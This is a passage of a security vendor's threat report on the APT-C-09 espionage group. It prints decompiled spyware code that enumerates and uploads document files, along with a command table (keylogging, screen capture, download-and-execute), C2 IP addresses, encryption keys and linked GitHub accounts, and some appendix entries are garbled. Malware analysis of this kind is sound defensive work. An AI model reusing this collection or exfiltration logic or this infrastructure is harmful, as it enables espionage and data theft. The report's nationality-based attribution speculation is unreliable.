810 strcpy(&lloname, "pxss.dat");
811 fun_GetProfileInfo(&lloname, &idname, &id);
812 }
813 else if (fun_strstr(v10, "_") == 1)
814 {
815 GetTempPath(0x100u, &lloname);
816 strcpy(&lloname, "pxss.dat");
817 fun_GetProfileInfo(&lloname, &idname, &id);
818 }
819 else if (fun_strstr(v10, "`") == 1)
820 {
821 GetTempPath(0x100u, &lloname);
822 strcpy(&lloname, "pxss.dat");
823 fun_GetProfileInfo(&lloname, &idname, &id);
824 }
825 else if (fun_strstr(v10, "~") == 1)
826 {
827 GetTempPath(0x100u, &lloname);
828 strcpy(&lloname, "pxss.dat");
829 fun_GetProfileInfo(&lloname, &idname, &id);
830 }
831 else if (fun_strstr(v10, " ") == 1)
832 {
833 GetTempPath(0x100u, &lloname);
834 strcpy(&lloname, "pxss.dat");
835 fun_GetProfileInfo(&lloname, &idname, &id);
836 }
837 else if (fun_strstr(v10, "!") == 1)
838 {
839 GetTempPath(0x100u, &lloname);
840 strcpy(&lloname, "pxss.dat");
841 fun_GetProfileInfo(&lloname, &idname, &id);
842 }
843 else if (fun_strstr(v10, "@") == 1)
844 {
845 GetTempPath(0x100u, &lloname);
846 strcpy(&lloname, "pxss.dat");
847 fun_GetProfileInfo(&lloname, &idname, &id);
848 }
849 else if (fun_strstr(v10, "#") == 1)
850 {
851 GetTempPath(0x100u, &lloname);
852 strcpy(&lloname, "pxss.dat");
853 fun_GetProfileInfo(&lloname, &idname, &id);
854 }
855 else if (fun_strstr(v10, "$") == 1)
856 {
857 GetTempPath(0x100u, &lloname);
858 strcpy(&lloname, "pxss.dat");
859 fun_GetProfileInfo(&lloname, &idname, &id);
860 }
861 else if (fun_strstr(v10, "%") == 1)
862 {
863 GetTempPath(0x100u, &lloname);
864 strcpy(&lloname, "pxss.dat");
865 fun_GetProfileInfo(&lloname, &idname, &id);
866 }
867 else if (fun_strstr(v10, "&") == 1)
868 {
869 GetTempPath(0x100u, &lloname);
870 strcpy(&lloname, "pxss.dat");
871 fun_GetProfileInfo(&lloname, &idname, &id);
872 }
873 else if (fun_strstr(v10, "*") == 1)
874 {
875 GetTempPath(0x100u, &lloname);
876 strcpy(&lloname, "pxss.dat");
877 fun_GetProfileInfo(&lloname, &idname, &id);
878 }
879 else if (fun_strstr(v10, "(") == 1)
880 {
881 GetTempPath(0x100u, &lloname);
882 strcpy(&lloname, "pxss.dat");
883 fun_GetProfileInfo(&lloname, &idname, &id);
884 }
885 else if (fun_strstr(v10, ")") == 1)
886 {
887 GetTempPath(0x100u, &lloname);
888 strcpy(&lloname, "pxss.dat");
889 fun_GetProfileInfo(&lloname, &idname, &id);
890 }
891 else if (fun_strstr(v10, ",") == 1)
892 {
893 GetTempPath(0x100u, &lloname);
894 strcpy(&lloname, "pxss.dat");
895 fun_GetProfileInfo(&lloname, &idname, &id);
896 }
897 else if (fun_strstr(v10, "-") == 1)
898 {
899 GetTempPath(0x100u, &lloname);
900 strcpy(&lloname, "pxss.dat");
901 fun_GetProfileInfo(&lloname, &idname, &id);
902 }
903 else if (fun_strstr(v10, ".") == 1)
904 {
905 GetTempPath(0x100u, &lloname);
906 strcpy(&lloname, "pxss.dat");
907 fun_GetProfileInfo(&lloname, &idname, &id);
908 }
909 else if (fun_strstr(v10, "/") == 1)
910 {
911 GetTempPath(0x100u, &lloname);
912 strcpy(&lloname, "pxss.dat");
913 fun_GetProfileInfo(&lloname, &idname, &id);
914 }
915 else if (fun_strstr(v10, ":") == 1)
916 {
917 GetTempPath(0x100u, &lloname);
918 strcpy(&lloname, "pxss.dat");
919 fun_GetProfileInfo(&lloname, &idname, &id);
920 }
921 else if (fun_strstr(v10, ";") == 1)
922 {
923 GetTempPath(0x100u, &lloname);
924 strcpy(&lloname, "pxss.dat");
925 fun_GetProfileInfo(&lloname, &idname, &id);
926 }
927 else if (fun_strstr(v10, "<") == 1)
928 {
929 GetTempPath(0x100u, &lloname);
930 strcpy(&lloname, "pxss.dat");
931 fun_GetProfileInfo(&lloname, &idname, &id);
932 }
933 else if (fun_strstr(v1
```

8	Upload keylog file
23	Upload screen capture file
13	Upload collected list of files for a specific suffix
5	Upload local file
33	Extract EXE download link from URL, then download and execute.

The attacker uploads the files generated after executing remote commands to the C&C server. The following table is a comparison table of the cached files and the contents of the records:

File Name	Content
9PT568.dat	UUID
TPX498.dat	Keylog file
TPX499.dat	Screen capture file
AdbFle.tmp	Retrieved files specified by attacker
edg499.dat	Files with specific suffixes: (".txt",".doc",".xls",".xlsx",".docx",".xls",".ppt",".pptx",".pdf")

The malware collects a list of files with specific suffixes, stores them in a local file, and uploads to the C2 server:

```

20 v13 = this;
21 wprintf(&fileName, L"%s\\*", this);
22 hFindFile = FindFirstFile(&fileName, &findFileData);
23 if ( hFindFile == (HANDLE)-1 )
24     return 0;
25 do
26 {
27     if ( !strcmp(findFileData.cFileName, L".") && !strcmp(findFileData.cFileName, L"..") )
28     {
29         wprintf(&fileName, L"%s\\*", v13, findFileData.cFileName);
30         if ( findFileData.dwFileAttributes & 0x10 )
31         {
32             sub_12ABF50(&fileName);
33         }
34         else
35         {
36             v2 = strlen(findFileData.cFileName);
37             if ( !strcmp((LPCWSTR)findFileData.dwReserved0 + v2, L".txt") )
38                 goto LABEL_21;
39             v3 = strlen(findFileData.cFileName);
40             if ( !strcmp((LPCWSTR)findFileData.dwReserved0 + v3, L".doc")
41                 || (v4 = strlen(findFileData.cFileName), !strcmp((LPCWSTR)findFileData.dwReserved0 + v4, L".xls"))
42                 || (v5 = strlen(findFileData.cFileName), !strcmp((LPCWSTR)findFileData.dwReserved0 + v5, L".xlsx"))
43                 || (v6 = strlen(findFileData.cFileName), !strcmp((LPCWSTR)findFileData.nFileSizeLow + v6 + 1, L".docx"))
44                 || (v7 = strlen(findFileData.cFileName), !strcmp((LPCWSTR)findFileData.dwReserved0 + v7, L".xls"))
45                 || (v8 = strlen(findFileData.cFileName), !strcmp((LPCWSTR)findFileData.dwReserved0 + v8, L".ppt"))
46                 || (v9 = strlen(findFileData.cFileName), !strcmp((LPCWSTR)findFileData.dwReserved0 + v9, L".pptx"))
47                 || (v10 = strlen(findFileData.cFileName), !strcmp((LPCWSTR)findFileData.dwReserved0 + v10, L".pdf")) )
48             {
49 LABEL_21:
50                 fun_Print("%s\n", findFileData.cFileName);
51                 wprintf(&string, L"%s %s\n", &fileName);
52                 v11 = strlen(&string);
53                 writefile(hFile, &string, 2 * v11, &NumberOfBytesWritten, 0);
54             }
55         }
56     }
57 } while ( FindNextFile(hFindFile, &findFileData) );
58 FindClose(hFindFile);
59 return 1;
60 }
61

```

Figure 3.7 List of specified file extensions

Data Analysis

After performing correlation analysis, we discovered 44 configuration files hosted on Github and utilized by this APT group. All C2s have been decrypted and extracted for investigation. From the time of file creation, the attacker started working at least as early as July 2018. The earliest created account was on July 3, 2018, and continued to August 2019 when the document was completed. In terms of the statistics of monthly creations, the number of creations in July 2018 is much higher than the follow-up. We give the following reasonable speculations based on the data distribution.

- The attacker may conduct a concentrated attack from July to September in 2018.
- Accounts are created on demand when the sample gets updated or related Github link is blocked.




Figure 4.1 Configuration file distribution

Some extracted Github user names are listed as follows. We found that the names are generated based on some family names. So the attacks may be completed by multiple attackers considering the different names being used. **Many IDs can be found on social media, and most of them are located in India and Pakistan:**

malikzafar786,Zunaid-zunaid1,a1amir1,Alaeck,aleks0rg0v,alexboycott,alfreednobeli,chrysyoks,dawood,ehsaankhan,fakheragainfkhf,fangflee,habrew,hazkabeeb,husngilgit,imra

Keywords such as “android” and “mobile” are used in the Github directory, perhaps it indicates there are samples for Android phones.

testy,test,amnigomestro,android,blch,cartoon,fashion,harrypotter,haz,helbrat,huric,husnahazrt,introduction,Joncorbat,kjhlkjhl,likingd,mdfs,metest,mobil

Most of the C2s are located in Ukraine, while there are 2 IPs in China:




Figure 4.2 C2 distribution

Statistics of XML creation time is provided in the below (the horizontal axis is the time of UTC+0, and the vertical axis is the number of occurrences).




Figure 4.3 Attacker's 24-hour activity distribution

Conclusion

The link to feeds.rapidfeeds.com left in its XML configuration file was also mentioned by Kaspersky’s report in the reference section, which confirms that the APT-C-09 group keeps updating its C2 configuration channel and the recent one reserves some past features.

In the perspective of cyber wars, the conflict between India and Pakistan over the territory of Kashmir has lasted for decades, which makes it a perfect topic in target attacks. For example, Donot and Bitter disguised as Kashmiri Voice to attack Pakistan, Transparent Tribe attacked India with decoy document regarding terrorist attacks in Kashmir. These combats have proved that national power plays an important role in defending the national sovereignty and in the mean while spying on the military intelligence.

India’s attempt to abolish India-controlled Kashmir is to detonate the conflict between the two countries. The two sides exchanged fire and some soldiers have died because of this. In terms of cyber attacks, related incidences will continue to rise up. Considering APT-C-09, Bitter and Donot have carried out targeted attacks against China, we must take actions in advance and keep a close eye on their recent activities.

QiAnXin Threat Intelligence Center will provide customers with the latest attack trends in the first time, helping government and enterprises to resist network intrusions from foreign enemies.

IOCs

C2:

139.28.38.236

AES Key:

DD1876848203D9E10ABCEEC07282FF37

BlowFish Key:

F0E1D2C3B4A5968778695A4B3C2D1E0F0011223344556677

Host Name:

WIN-ABPA7FG820B

Appendix: Extracted C2 Information

C2	Time	Github username
http://149.56.80.64/u5b62ed973d963913bb/u5a3ewfasdk9.php	2018-07-03T05:19:43	y4seenkhan
http://149.56.80.64/u5b62ed973d963913bb/u5a3ewfasdk9.php	2018-07-03T05:29:54	hazkabeeb
http://43.249.37.165/kungfu/ghsnls.php	2018-07-04T12:45:13	Zunaid-zunaid1
http://123.57.158.115/shujing/ghsnls.php	2018-07-04T14:39:00	Zunaid-zunaid1

185.82.217.200/@lb3rt/dqvabs.php	2018-07-04T20:46:50	Zunaid-zunaid1
185.82.217.200/N3wt0n/dqvabs.php	2018-07-04T22:01:40	aleks0rg0v
http://185.82.217.200/d3m0n/dqvabs.php	2018-07-05T10:43:25	Vldir
http://81.17.30.28/th0mas/dqvabs.php	2018-07-05T20:30:57	Alaekc
http://46.183.216.222/0racl3/dqvabs.php	2018-07-07T12:10:04	yamichaeldavid
http://91.229.79.183/b15d0e30a7738037/j8fiandfuesmg.php	2018-07-10T16:26:55	habrew
http://176.107.182.24/f0357a3f154bc2ff/sack9f043ejf.php	2018-07-10T16:35:49	ehsaankhan
http://146.185.234.71/Ms3f3g45thgy5/f3af3fasf32.php	2018-07-11T00:03:07	dawood
http://185.203.116.58/d394d142687ff5a0/dfae43rsfdgq4e.php	2018-07-11T01:24:49	fangflee
185.156.173.73	2018-07-11T02:47:04	noorhasima
http://188.165.124.30/c6afebaa8acd80e7/byuehf8af.php	2018-07-11T03:15:07	alfreednobeli
http://146.185.234.71/Ms3f3g45thgy5/f3af3fasf32.php	2018-07-11T09:27:55	jahlizubaine
94.156.35.204	2018-07-11T11:23:16	husngilgit
http://94.156.35.204/22af645d1859cb5c/sg4gasdnjf984.php	2018-07-11T16:26:29	raqsebalooch
185.203.118.115	2018-07-12T10:19:05	lctst
185.29.11.59	2018-07-13T18:28:04	rehmanlaskkr
?桔% ?昆`麟3	2018-07-13T19:33:56	noorfirdousi
185.206.144.67	2018-07-14T12:04:38	rizvirehman
185.36.188.14	2018-08-20T10:58:18	fakheragainfkhrr
199.168.138.119	2018-08-24T12:46:00	malikzafar786
199.168.138.119	2018-08-24T12:55:02	malikzafar786
199.168.138.119	2018-08-24T12:57:59	malikzafar786
85.217.171.138	2018-09-01T09:47:20	malikzafar786
85.217.171.138	2018-09-01T09:53:03	malikzafar786
http://46.183.216.222/0racl3/dqvabs.php	2018-09-01T10:35:34	malikzafar786
199.168.138.119	2018-09-18T10:34:23	malikzafar786
199.168.138.119	2018-09-18T10:37:49	malikzafar786
193.37.213.101	2018-11-05T11:53:40	a1amir1
178.33.94.35	2018-12-05T12:11:46	malikzafar786
178.33.94.35	2018-12-05T12:38:34	malikzafar786
;3辯??^a;?筛	2018-12-17T06:50:14	yusufk1
185.29.11.59	2019-01-15T08:03:17	str1ngstr
164.132.75.22	2019-03-01T05:28:04	z00min
193.22.98.17	2019-05-27T05:47:11	alexboycott
91.92.136.239	2019-06-24T11:14:16	imrankhan713
91.92.136.239	2019-06-24T12:05:21	imranikhan17
185.116.210.8	2019-07-18T10:35:43	chrisyoks
185.161.210.8	2019-07-18T12:10:48	johnhenery12
139.28.38.231	2019-08-07T10:58:56	peteronmike
139.28.38.236	2019-08-08T09:06:03	shaikmalik22

Reference

1. <https://securelist.com/the-dropping-elephant-actor/75328/>

Source: <https://ti.qianxin.com/blog/articles/apt-c-09-reappeared-as-conflict-intensified-between-india-and-pakistan/>